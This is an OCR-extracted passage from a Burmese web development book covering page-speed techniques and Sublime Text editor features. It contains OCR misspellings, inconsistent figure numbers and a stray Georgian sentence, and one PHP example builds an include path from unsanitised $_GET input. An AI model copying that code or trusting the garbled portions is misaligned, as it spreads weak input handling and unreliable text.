Expires အကြောင်းဖော်ပြခဲ့စဉ်က CSS, JavaScript တို့လို Static Content တွေကို Cache လုပ်သင့်ပြီး HTML လို Dynamic Content တွေ ပါဝင်နေနိုင်တဲ့ Resource တွေကို Cache မလုပ်သင့်ကြောင်း ဖော်ပြခဲ့ပါတယ်။ ဒီတော့ ကျွန်တော်တို့ ကလည်း CSS တွေ JavaScript တွေကို HTML ထဲမှာ ရောမရေးပဲ သီးခြားခဲ့ခြား ရေးသားထားရမှာပါ။ ဒီတော့မှ Cache စီမံတဲ့ အခါ ပိုမိုထိရောက်စေမှာဖြစ်ပါတယ်။

နောက်တစ်ချက်အနေနဲ့ CSS File တွေ ချိတ်ဆက်ထည့်သွင်းတဲ့ အခါ <link> Element ကိုပဲ အသုံးပြု ချိတ်ဆက်သင့်ပါတယ်။ @import ဆုံးတော်ထုံးနဲ့လည်း ချိတ်ဆက်နိုင်ပေမယ့် မသုံးသင့်ပါဘူး။ ကျွန်တော်တို့ အခန်း (၃) မှာ CSS လေ့လာခဲ့စဉ်ကလည်း ဒီရေးထုံးကို ထည့်သွင်းမဖော်ပြခဲ့ပါဘူး။ ဘာဖြစ်လိုလဲဆိုတော့ Internet Explorer က @import နဲ့ ချိတ်ဆက်ထားတဲ့ CSS တွေကို ဘယ်နေရမှာပဲ ရေးထားထား၊ နောက်ဆုံးမှသာ ရယူပေးမှာဖြစ်တဲ့ အတွက်ကြောင့် ဖြစ်ပါတယ်။ ဒါကြောင့် @import ရေးထုံးကို CSS မှာ ရှေ့ပိုလိုပါတယ်။

ပြီးတော့ CSS နဲ့ JavaScript တွေကို Minify လုပ်ပေးရပါမယ်။ Minify လုပ်တယ်ဆိုတာ မလိုအပ်တဲ့ White Space တွေကိုဖယ်ထုတ်ခြင်း၊ အချို့ JavaScript Variable တွေနဲ့ Function Name တွေကို တိုအောင်ပြောင်းပေးခြင်း စသဖြင့် ပြုလုပ်ပြီး File Size လျော့ချုပ်ပြုပါတယ်။ ဒီအလုပ်ကိုကိုယ်တိုင်လုပ်ဖို့မလိုပါဘူး။ cssminifier.com, jscompress.com, refresh-sf.com တို့လို Tool မျိုးကို အသုံးချိန်ပါတယ်။ ဒီလို Minify လုပ်ခြင်းအားဖြင့် CSS နဲ့ JavaScript တွေရဲ့ File Size ကို ၂၀% ကနေ ၅၅% လောက်ထိ လျော့ကျေသွားစေနိုင်ပါတယ်။ File Size လျော့သွားတဲ့ အတွက် Client Server ဆက်သွယ် ပေးပို့ရောမှာ ပိုမို လျှင်မြန်သွားစေမှာပဲ ဖြစ်ပါတယ်။

Web Page တစ်ခုရဲ့ Overall Content Size မှာ နေရာအများစုယူထားကြတာက Image တွေဖြစ်ပါတယ်။ ဒါကြောင့် Image တွေကိုလည်း အတက်နိုင်ဆုံး File Size သေးယောက် Optimize လုပ်ဖို့လိုပါတယ်။ ပြဿနာက Image တွေ မှာ File Size သေးယောက် Quality ညွှန်ပြီး၊ Quality ကောင်းကောင်းလိုချင်ရင် File Size ကြီးသွားတက်ပါတယ်။ ဒီနှစ်ခုကြေးထဲမှာ မျှတဖို့လိုပါတယ်။ Yahoo! Tool တစ်ခုဖြစ်တဲ့ smushit.com က ပေးလိုက်တဲ့ ပိုကို Quality မကျစေပဲ File

Size ကို အတက်နိုင်ဆုံး လျှောက့်သွားအောင် Optimize လုပ်ပေးနိုင်လို အဲဒီလို Tool မျိုးကိုလည်း အသုံးပြုဖို့လိုအပ်ပါတယ်။

ဖြည့်စွက်သတိပြုသင့်တာကတော့ CSS, JavaScript, Image စသဖို့ Resource တွေရဲ့ File Size ဟာ ဖြစ်နိုင်ရင် 25KB ကို မကျော်သင့်ပါဘူး။ တစ်ခြားကြောင့်မဟုတ်ပါဘူး iPhone ၏ File Size 25 KB ကျော်တဲ့ Resource တွေကို Cache မလုပ်တဲ့အတွက် ဖြစ်ပါတယ်။ အဓိကစဉ်းစားရမယ့်အချက် မဟုတ်ပေမယ့် ဖြစ်နိုင်ရင်တော့ File Size တွေကို 25 KB အောက်မှာပဲ ရှိနေစေသင့်ပါတယ်။

Conclusion

အင်တာနှင်းအသုံးပြုသူအများစုက Website တွေကို ဖွင့်လိုက်ရင် (၂) စက်နှုန်းအတွင်း စတင်အသုံးပြုနိုင်ဖို့ မျှော်လင့်ကြပောင်း ဖော်ပြခဲ့ပါတယ်။ အချက်အလက်အနေနှင့်သာ ဖော်ပြခဲ့ဖြစ်ပါတယ်။ လက်တွေ့မှာတော့ (၂) စက်နှုန်းတွေကို ကြည့်မနေပဲ အရှုံးနှင့်ဆုံး အမြန်နှုန်းရရှိအောင် Optimize လုပ်ပေးရမှာဖြစ်ပါတယ်။ အခုံဖော်ပြခဲ့တဲ့ နည်းစနစ်တွေကို လေ့လာ ကြည့်ရင် Website တစ်ခုရဲ့ အမြန်နှုန်းကိုမြင့်တင်ဖို့ ဆောင်ရွက်ရခြင်းဟာ ဒီလောက် မလွယ်ကူပေမယ့် အခက်ကြီးတော့လည်း မဟုတ်တာကို တွေ့ရမှာဖြစ်ပါတယ်။

နောက်ဆုံးတစ်ချက်အနေနဲ့ Firebug လို Browser DevTool တွေကို အသုံးပြုပြီးတော့လည်း Web Page တစ်ခွက်ပြို အတွက် ပြုလုပ်လိုက်ရတဲ့ Request တွေ၊ Request တစ်ခုချင်းရဲ့ ကြာချိန်တွေကို လေ့လာပြီး ဘယ် Resource တွေနဲ့ Request တွေကတော့ Website ကို အဓိကနေးနေစေလဲဆိုတဲ့ အချက်အလက်တွေကို လေ့လာနိုင်ကြောင်း ဖော်ပြလိုက်ပါတယ်။

The screenshot shows a browser window displaying the "Professional Web Developer" website at pwdbook.com. The page content includes a red book icon and a table of contents. Below the browser window are several Firebug toolbars and panels:

- Console**: Shows a list of 9 requests.
- HTML**, **CSS**, **JavaScript**, **DOM**, **Net**: These tabs are visible in the toolbar.
- Timeline**: A detailed timeline showing the duration of each request and its phases: Blocking, DNS Lookup, Connecting, Sending, Waiting, Receiving.
- Table of Contents (မာတိကာ)**: A sidebar listing chapters: Web Application, (၁) Web Standards, (၂) HyperText Markup Language - HTML, (၃) Cascading Style Sheets - CSS, (၄) JavaScript.

ပုံ (၂၁-၁) Tracing Request Information with Firebug

Firebug အသုံးပြုပို့တော့ အခန်း (၂၁) Tools and Utilities မှ ဆက်လက်ဖော်ပြပေးပါမယ်။

Ubuntu – သင့်အတွက် Linux

Linux Operating System တစ်ခုဖြစ်သည့် Ubuntu OS အကြောင်းကို
အကြောင်းအသုံးပြုပုံမှန်၍ Configuration, Administration လုပ်ငန်းများ
အပါအဝင် Command-Line Interface အသုံးပြုပုံနှင့် Development
Environment တည်ဆောက်ပုံအထိ ဖော်ပြထားသည့် စာအုပ်။

Email: author@u4ubook.com

Website: <http://u4ubook.com>

အခန်း (၂၁) Tools and Utilities


Be Comfortable with Your Gears

နည်းပညာတွေအကြောင်းဖော်ပြခဲ့တာ ရှေ့ (၁၉) ခန်းမှာ စုံသလောက်ရှိသွားပါပြီ။ ဒီအခန်းမှာတော့ Web Application များ ရေးသား တည်ဆောက်ရာမှာ အသုံးပြုတဲ့ Code Editor များနဲ့ DevTool များအကြောင်းကို ဖော်ပြပေးသွားပါမယ်။

ကျွန်တော်တို့လေ့လာခဲ့တဲ့ HTML, CSS, JavaScript, jQuery, PHP စတဲ့ နည်းပညာတွေအတွက် Code များရေးသားတဲ့အခါ မည်သည် Text Editor နဲ့ဆို ရေးသားနိုင်ပါတယ်။ ဒါပေမယ် Notepad လို့ Editor မျိုးနဲ့ရေးရင်တော့ အလုပ်တွင်မှာမဟုတ်ပါဘူး။ Program ရေးသားဖို့အသုံးပြုတဲ့ Text Editor တစ်ခုဟာ အောက်ပါ Feature များ ပါဝင် သင့်ပါတယ်။

20.1 – Syntax Highlight

Text Editor က အနည်းဆုံး Syntax Highlight လုပ်ဆောင်ချက်တော့ လုပ်ပေးနိုင်ရပါမယ်။ HTML Element စွာ Attribute တွေနဲ့ Content တွေကို ကွဲပြားအောင်ဖော်ပြပေးနိုင်ရပါမယ်။ JavaScript နဲ့ PHP တို့အတွက် Keyword တွေ၊ Operator တွေ၊ Variable တွေနဲ့ String တွေကို ကွဲပြားအောင် ဖော်ပြပေးနိုင်ရပါမယ်။ ဒီတော့မှ ရေးထားတဲ့ Code ကိုကြည့်လိုက်ယုံနဲ့ လွှဲနေတာ မှားနေတာရှိရင် အလွယ်တစ်ကူမြင်သာမှာဖြစ်ပါတယ်။ Syntax Highlight လုပ်ဆောင်ချက်မရတဲ့ Text Editor နဲ့ရေးထားပြီး အမှားတစ်စုတစ်ရာရှိလာတဲ့အခါ ခေါင်းကိုက်အောင် ရှာမှ စာလုံးအကျအပေါက် အမှားတွေကို တွေ့ရှုမှာပါ။



The screenshot shows the Sublime Text interface with a file named 'mvc.php' open. The code is a PHP script for a MVC application. The code uses syntax highlighting to distinguish between different language elements:

```

<?php
# Render view function
function render( $template, $data = array() ) {
    $controller = $_GET['controller'];

    $view_file = "views/{$controller}/{$template}.php";

    if(file_exists( $view_file )
        and !is_dir( $view_file )) {
        $view = $view_file;
        include("index.php");
    }
    else {
        exit("View not found -> $view_file");
    }
}

```

The code is color-coded: PHP keywords like 'function', 'if', and 'else' are in blue; strings are in red; variables like '\$controller' and '\$view_file' are in green; and comments are in grey. The Sublime Text interface includes a sidebar showing the project structure with 'mvc' as the active folder, and status bars at the bottom indicating 'Line 36, Column 21' and 'Tab Size: 4'.

ပုံ (၂၁-၁) Sublime Text 3

20.2 – Auto Complete

Code တွေရေးတဲ့အခါ ခကာခဏရေးရတဲ့ စာလုံးတွေကို အမြတ်များအစအဆုံး ပြန်ပြန်ရှိက်နေရရင် အလုပ်မတွင်ပါဘူး။ Auto Complete စနစ်တွေက Word Completion လိုခေါ်တဲ့ လုပ်ဆောင်ချက်ကိုလုပ်ပေးနိုင်ပါတယ်။ တစ်ကြိမ်ရှိက်ဖူးတဲ့ စာလုံးကို မှတ်ထားပြီး နောက်တစ်ကြိမ်အဲဒီစာလုံးကို ပြန်ရှိက်ဖို့စလိုက်တဲ့အခါ အကုန်ပြန်ရှိက်ဖို့မလိုပဲ အလိုအလျောက် ဖြည့်စွက်ပေးနိုင် တဲ့နှစ်ပျိုးဖြစ်ပါတယ်။ Variable ကို Function Name တွေကို တစ်ကြိမ်ကြော်သတ်မှတ်ထားလိုက်ယုံနဲ့ ပြန်လည်အသုံးပြုတဲ့အခါ အစအဆုံးပြန်ရှိက်နေဖို့ မလိုတော့လို စာလုံးပေါင်းကြောင့်ဖြစ်တဲ့ အမှားတွေလည်း သက်သာသွားစေမှာဖြစ်ပါတယ်။



ပုံ (၂၀-၁) PHP Function Auto-Complete in Sublime Text 3

Auto Complete တွေက Word Complete အပြင် Function Completion ကိုပါလုပ်ပေးနိုင်ပါတယ်။ ပုံ (၂၀-၁) ကို ကြည့်ပါ။ `is_` လိုက်ရှိက်လိုက်တာနဲ့ PHP မှုရှိနေတဲ့ `is_` နဲ့စတဲ့ Function စာရင်းကိုလာပြနေလို အသင့်ချွေးဂျွ် လိုက်ယုံပဲ ဖြစ်ပါတယ်။ ဒီစနစ်တွေက Smart လည်းဖြစ်ကြပါတယ်။ ကျွန်တော်တို့ ခကာခဏသုံးတဲ့ Function တွေကိုမှတ်ထားပြီး အကြံပြုတဲ့အခါ အသုံးများခဲ့တဲ့ Function တွေကို ဦးစားပေးအကြံပြုပေးနိုင်လို အတော်လေး အထောက်အကူဖြစ် ပေါ်ပါတယ်။

Code ရေးသားမယ့် Text Editor ဟာ Function Complete ထိလုပ်ပေးနိုင်တဲ့ Auto Complete စနစ်တွေပါဝင်သုံးပါတယ်။ အနည်းဆုံး Word Complete လောက်တော့ လုပ်ပေးနိုင်သင့်ပါတယ်။

20.3 – Error Highlight

အသုံးပြုတဲ့ Editor က ကျွန်တော်တို့ရေးသားနေတဲ့ Code အမှားတွေကိုထောက်ပြနိုင်မယ်ဆိုရင်တော့ အကောင်းဆုံးပါပဲ။ အမှုန်တော့ ဒီလုပ်ဆောင်ချက်မျိုးက IDE ခေါ် Integrated Development Environment များမှာသာ ပါဝင်လေရှိတဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ Text Editor တွေရဲ့သဘာဝ Language တစ်ခုခုအတွက်ရည်ရွယ်တာမဟုတ်ပဲ မည်သည်။

Language အတွက်မဆို ရေးလိပ်ဂေါ်အောင် ရည်ရွယ်ဖန်တီးထားကြပါတယ်။ ဒါကြောင့် Language တစ်ခုနဲ့ ရေးထားတဲ့ Code အမှားကို နားလည်ဖော်ပြု ပေးနိုင်တဲ့လုပ်ဆောင်ချက်မျိုး တစ်ခါတည်းပါဝင်လေ့မရှိကြပါဘူး။ ဒါပေမယ့် Plugin များ Extension များ အနေနဲ့ထည့်သွင်းပြီး အမှားထောက်ပြပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေ ဖြည့်စွက်ထားနိုင်ပါတယ်။

```

48 // Task <li> element constructor
49 function build_task(msg, id {
50     checkbox = $("<input>", {
51         type: "checkbox"
52     }).click(function() {
53         if($(this).is(":checked")) {
54             li = $(this).parent();
55


```

ပုံ (၂၀-၁) JSLink in Sublime Text 3

ပုံ (၂၀-၁) မှာလေ့လာကြည့်ပါ။ Sublime Text လိုခေါ်တဲ့ Text Editor မှာ JSLink ခေါ် Package တစ်ခုကိုထည့်သွင်းထားတဲ့အတွက် ကျွန်တော်တိရေးထားတဲ့ JavaScript အမှားကို ထောက်ပြပေးနေတာကိုတွေ့ရှုမှာဖြစ်ပါတယ်။ build_task Function အတွက် စိုက်ကွင်းအပိတ်ကျွန်ခဲ့လို့ Highlight လုပ်ပြနေတာပါ။ ဒီအတိုင်းဆိုရင် ရှုတ်တရက်သတိမမှတ်ပဲ မေ့ကျွန်သွားနိုင်ပါတယ်။ JSLink က ထောက်ပြတဲ့အတွက် မြင်သွားလို့ စောစာစီးစီး ကတည်းက ကြိုတင်ပြင်ဆင်နိုင်သွားမှာ ဖြစ်ပါတယ်။ Text Editor မှာ ဒီလို့ Error Highlight လုပ်ဆောင်ချက်များ ဖြည့်စွက်ထားလို့ အလုပ်တွင်မှာဖြစ်ပါတယ်။

20.4 – Navigation

နောက်ထပ်အရေးကြိုးတဲ့လုပ်ဆောင်ချက်ကတော့ သွားချင်တဲ့နေရာကို မြန်မြန်ဆန်ဆန် သွားစေနိုင်တဲ့ Navigation လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။ ပုံ (၂၀-၁၁) မှာ Sublime Text ရဲ့ Goto Everywhere လုပ်ဆောင်ချက်ကို နှမူနာအနေနဲ့ဖော်ပြထားပါတယ်။



ပုံ (၂၀-၁၁) File Navigation in Sublime Text 3

သွားလိတ္တဲ့ File ရှိရာကိုသွားနိုင်ဖို့ သတ်မှတ်ထားတဲ့ Shortcut (Ctrl+P) ကိုနှပ်ပြီး File အမည်မှာ ပါတဲ့ စာလုံးတစ်ချို့ ရှိက်လိုက်တာနဲ့ ကိုက်ညီလိုတဲ့ File စာရင်းကို ဖော်ပြပေးလာမှုဖြစ်ပါတယ်။ Fuzzy Search သုံးထားတာ ဖြစ်လို့ File အမည်အတိအကျရှိက်နေဖို့မလိုပါဘူး။ ကိုယ်ဖွင့်လိုတဲ့ File အမည်မှာပါတဲ့ စာလုံးတစ်ချို့ကို ရှိက်လိုက်ရင် ရပါပြီ ပုံမှာ cat လိုရှိက်လိုက်တာနဲ့ controller နဲ့ model Folder များထဲက category.php ကို ရွေးချယ်ဖွင့်လှစ် နိုင်မှုဖြစ်သလို view/category Folder ထဲက File တွေကိုလည်း ဖွင့်နိုင်မှုဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Code Base ဘယ်လောက်ကြိုးကြိုး သွားလိတ္တဲ့ Code File ကို အမြန်ဆုံးသွားရောက်နိုင်မှုဖြစ်ပါတယ်။ Folder တွေ တစ်ခုချင်းလိုက်ဖွင့်၊ လိုက်ရှာနေစရာမလိုတော့ပါဘူး။

X < /opt/lampp/htdocs/mvc/controllers/category.php (mvc) - Sublime Text

FOLDERS

- ▶ mvc
 - ▶ controllers
 - ▶ models
 - ▶ views
- .htaccess
- index.php

mvc.php

```
14 @
15 show_list
16 }
17 show_new
18 add_cat
19 rm_cat
20     $cats = get_cats(),
21     render("list", $cats);
22 }
23
24 function show_new() {
25     render("new");
26 }
27
28 function add_cat() {
29     $name = $_POST['name'];
30     $result = insert_cat($name);
31 }
```

9 characters selected Tab Size: 4 PHP


Ü (10-c) Function Navigation in Sublime Text 3

ဖွံ့ဖြိုတဲ့ဖိုက်ချက်ခြင်းဖွံ့ဖိုင်ယုံတင်မကပါဘူး။ သွားလိုတဲ့ Function ရှိရာကို ချက်ခြင်းသွားနိုင်စေတဲ့လုပ်ဆောင်ချက်လည်း Sublime Text မှာ ပါဝင်ပါတယ်။ Goto Everywhere Box ထဲမှာ @ Sign လေးထည့်လိုက်ပြီး လက်ရှိ Code File အတွင်းမှာ ပါဝင်တဲ့ Function များရှိရာကို သွားရောက်နိုင်မှာဖြစ်ပါတယ်။

20.5 – Code Snippets

Code Snippets ဆိတာကတော့ ရေးသားရမယ့် Code တွေကို အကုန်ရေးစရာမလိုပဲ သတ်မှတ်ထားတဲ့ အတိုကောက်ရေးသားလိုက်ယုံနဲ့ အပြည့်စုံကို အလိုအလျောက်ရေးပေးသွားတဲ့ လုပ်ဆောင်ချက်မျိုးဖြစ်ပါတယ်။ ပုံ (၂၀-၁) မှာ forလို့ ရိုက်လိုက်ဘာနဲ့ Sublime Text ၏ for Loop, foreach Loop များကို အလိုအလျောက်ရေးပေးဖို့ အကြိပ်လာပါတယ်။ for လို့ အတိုရေးပြီး Tab နှိပ်လိုက်ရင် PHP for Loop Structure တစ်ခုကို အပြည့်အစုံထည့်ပေးသွားမှာဖြစ်ပါတယ်။ foreach လိုရိုက်ပြီး Tab နှိပ်လိုက်ရင်လည်း foreach Loop တစ်ခုကို အပြည့်အစုံထည့်ရေးပေးသွားမှာဖြစ်လို့ ကုန်တော်တို့က တစ်လုံးခုင်းလိုက်ရေးနေဖို့မလိုတော့ပါဘူး။

html ლეიკონების შემთხვევაში Tab ჭირდებოდა და გვიჩვენებოდა კოდის განლინებული ფორმატის შესახებ: მაგალითად დაწერეთ ერთ სტრუქტურულ ელემენტს:



ပုံ (၂၁-၁) Code Snippets in Sublime Text 3

20.6 – Other Features

အခုဖော်ပြခဲ့တဲ့ လုပ်ဆောင်ချက်တွေအားလုံးပါဝင်ပြီး လက်ရှိမှာ အတော်လေး Popular ဖြစ်နေတာကတော့ Sublime Text 3 ဖြစ်ပါတယ်။ Sublime Text 3 ဟာ Windows, Mac, Linux စာတဲ့ OS အားလုံးမှာ အသုံးပြုနိုင်တဲ့ Text Editor တစ်ခုဖြစ်ပါတယ်။ Open Source Software တစ်ခုတော့ မဟုတ်ပါဘူး။ အသုံးပြုလိုသူက လိုင်စင်ဝယ်ယူအသုံးပြုရပါတယ်။ ဒါပေမယ့် လုပ်ဆောင်ချက်အပြည့်အစုံပါဝင်တဲ့ Trial Version ကို ရက်အကျိုးအသတ်မရှိပေးထားလို့ မည်သူ့ မဆို အခုမဲ့အသုံးပြခိုင်ရတဲ့ သဘောဖြစ်ပါတယ်။ Sublime Text ကို sublimetext.com မှာ Download ရယူနိုင်ပါတယ်။


Sublime Text 3 မှာ အခြားထူးခြားတဲ့ လုပ်ဆောင်ချက်တွေပါဝင်ပါသေးတယ်။ နှမူနာပုံတွေကို ပြန်လေ့လာကြည့်ရင် ညာဘက်အစွန်းမှာပါဝင်တဲ့ Mini-Map ကိုတွေ့ရှုနိုင်ပါတယ်။ သိပ်ရှည်တဲ့ Code File တွေမှာ တစ်နေရာကနေ တစ်နေရာ ကိုသွားဖို့ အထောက်အကူဖြစ်ပေါ်ပေါ်တယ်။ Multiple-Cursor လုပ်ဆောင်ချက်လည်းပါဝင်ပါတယ်။ ဥပမာ –

```
$name = $_POST['name'];
if($name == $config['name']) { ... }
```

နှမူနာပါဝင်တဲ့ name ဆိုတဲ့စာလုံးတွေအစား fname နဲ့အစားထိုးလိုတယ်ဆိုရင် ပထမ name ကို Select လုပ်ပြီး Ctrl+D နှိပ်သွားခြင်းအားဖြင့် အခြား name တွေကို Multi-Select လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ လိုသလို Select ရရှိပြဆိုမှ fname လို့ တစ်ကြိမ်ရှုက်လိုက်တာနဲ့ Select လုပ်ထားတဲ့ name တွေအားလုံး fname ဖြစ်သွားမှာဖြစ်လို့ အတော်လေးအသုံးဝင်တဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။

အသေးအဓားဆိုပေမယ့် အတော်လေးအထောက်အကူဖြစ်တဲ့ တစ်ခြားလုပ်ဆောင်ချက်လေးတွေ ပါဝင်ပါသေးတယ်။ Code လိုင်းတစ်ခုကို Duplicate လုပ်လိုရင် Ctrl+Shift+D နှိပ်ပြီးလိုသလောက် Duplicate လုပ်နိုင်ပါတယ်။ လိုင်းတွေ အပေါ်အောက် ရွှေ့လိုရင် Ctrl+Alt နဲ့ Up/Down Arrow တွေကိုပိုပြီးရွှေ့နိုင်ပါတယ်။ အပေါ်အောက် တန်းစီရေးထားတဲ့

Code တွေကိုတစ်လိုင်းထဲဖြစ်စေလိုရင် Ctrl+J နှပ်ပြီး တစ်လိုင်းတည်းဖြစ်အောင် Join လိုက်နိုင်ပါတယ်။ လက်ရှိလိုင်းကို ခေါ်ယာယို Comment ပိတ်ချင်တယ် (သီမဟုတ်) ပြန်ဖွင့်ချင်တယ်ဆိုရင် Ctrl+/ နဲ့ အဖွင့်အပိတ်လုပ်နိုင်ပါတယ်။ Code တွေဖျက်တဲ့အခါ Character တစ်ခုခြင်း မဟုတ်ပဲ Word အလိုက် ဖျက်သွားချင်ရင် Ctrl+Backspace နဲ့ ဖျက်နိုင်ပါတယ်။ တစ်လိုင်းလုံးဖျက်ပြစ်လိုရင် တစ်ကူးတစ်က Select လုပ်ပြီးဖျက်နေစရာမလိုပါဘူး။ Ctrl+Shift+K နှပ်ပြီးဖျက်နိုင်ပါတယ်။



ပုံ (၂၀-၁၁) Split-Screen Editing in Sublime Text 3

ပုံ (၂၀-၁၁) မှာပြထားသလို Column တွေခဲ့ပြီး Code File သုံးလေးခဲကို တစ်ပြိုင်တည်းရေးသားနိုင်ပါတယ်။ တစ်ဘက် မှာ HTML Document ကိုဖွင့်ထားပြီး နောက်တစ်ဘက်မှာ သက်ဆိုရာ CSS ကိုဖွင့်ထားနိုင်တဲ့အတွက် File တစ်ခုနဲ့တစ်ခု ကူးနေရတော့ အချင့်ကုန်စရာမလိုတော့ပါဘူး။ အခြားအသေးအွေးလေးတွေဖြစ်တဲ့ Line Number ဖော်ပြပဲ၊ Indent Guide ဖော်ပြပဲ၊ Close Tag တွေအလိုအလျောက်ထည့် သွင်းပေးပဲတွေဟာလည်း အတော်လေး Smart ဖြစ်ပြီး ပြည့်စုံကောင်းမွန်တဲ့ Editor တစ်ခုဖြစ်ပါတယ်။

လုပ်ဆောင်ချက်တွေအများကြီးပါလို Shortcut တွေ မှတ်ရခက်မှာကို စိတ်ပိုမိုမလိုပါဘူး။ Ctrl+Shift+P တစ်ခုကိုသာ မှတ်ထားပြီး နှိပ်လိုက်ရင်တဲ့အခါပေါ်လာတဲ့ Command Platte မှာ Sublime Text ရဲလုပ်ဆောင်ချက်တွေကို စုစုပေါင်းပေးထားမှာဖြစ်လို လိုချင်တဲ့လုပ်ဆောင်ချက်ကို အသင့်ရွေးချယ်အသုံးပြုယုံပါပဲ။

လူကြိုက်များရခြင်းအကြောင်းရင်းတွေထဲမှာ အဲဒီလို လုပ်ဆောင်ချက်ကောင်းများစွာပါဝင်ခြင်းအပြင် အလွန်မြန်တာဟာ လည်း အဓိကကျတဲ့အချက်တစ်ချက်ဖြစ်ပါတယ်။ ဖြည့်စွက်လုပ်ဆောင်ချက်တွေကိုလည်း Package များအနေနဲ့ ထည့်သွင်းထားနိုင် ပါသေးတယ်။ ဥပမာ - CSS3 ရေးသားတဲ့အခါ Vendor Prefix တွေကို ကိုယ်တိုင်လိုက်ထည့်မနေလိုပဲ Sublime Text ကို ထည့်ပေးစေလိုရင် Prefixr လို Package မျိုး ထည့်သွင်းထားနိုင်ပါတယ်။ ရေးသားထားတဲ့ JavaScript Code တွေကို အလိုအလျောက် Minify လုပ်ပေးနိုင်တဲ့ JSMinifier လို Package မျိုးတွေလည်း ဖြည့်စွက်ထည့်သွင်းထားနိုင်ပါတယ်။

ဒါကြောင့် Sublime Text ကို ထိရောက်အောင်သုံးနိုင်မယ်ဆိုရင် ကိုယ့်ရဲနေစဉ် Development ဟာ အများကြီး အဆင်ပြု ချောမွှေ့သွားစေမှာဖြစ်ပါတယ်။

20.7 – Other Text Editors

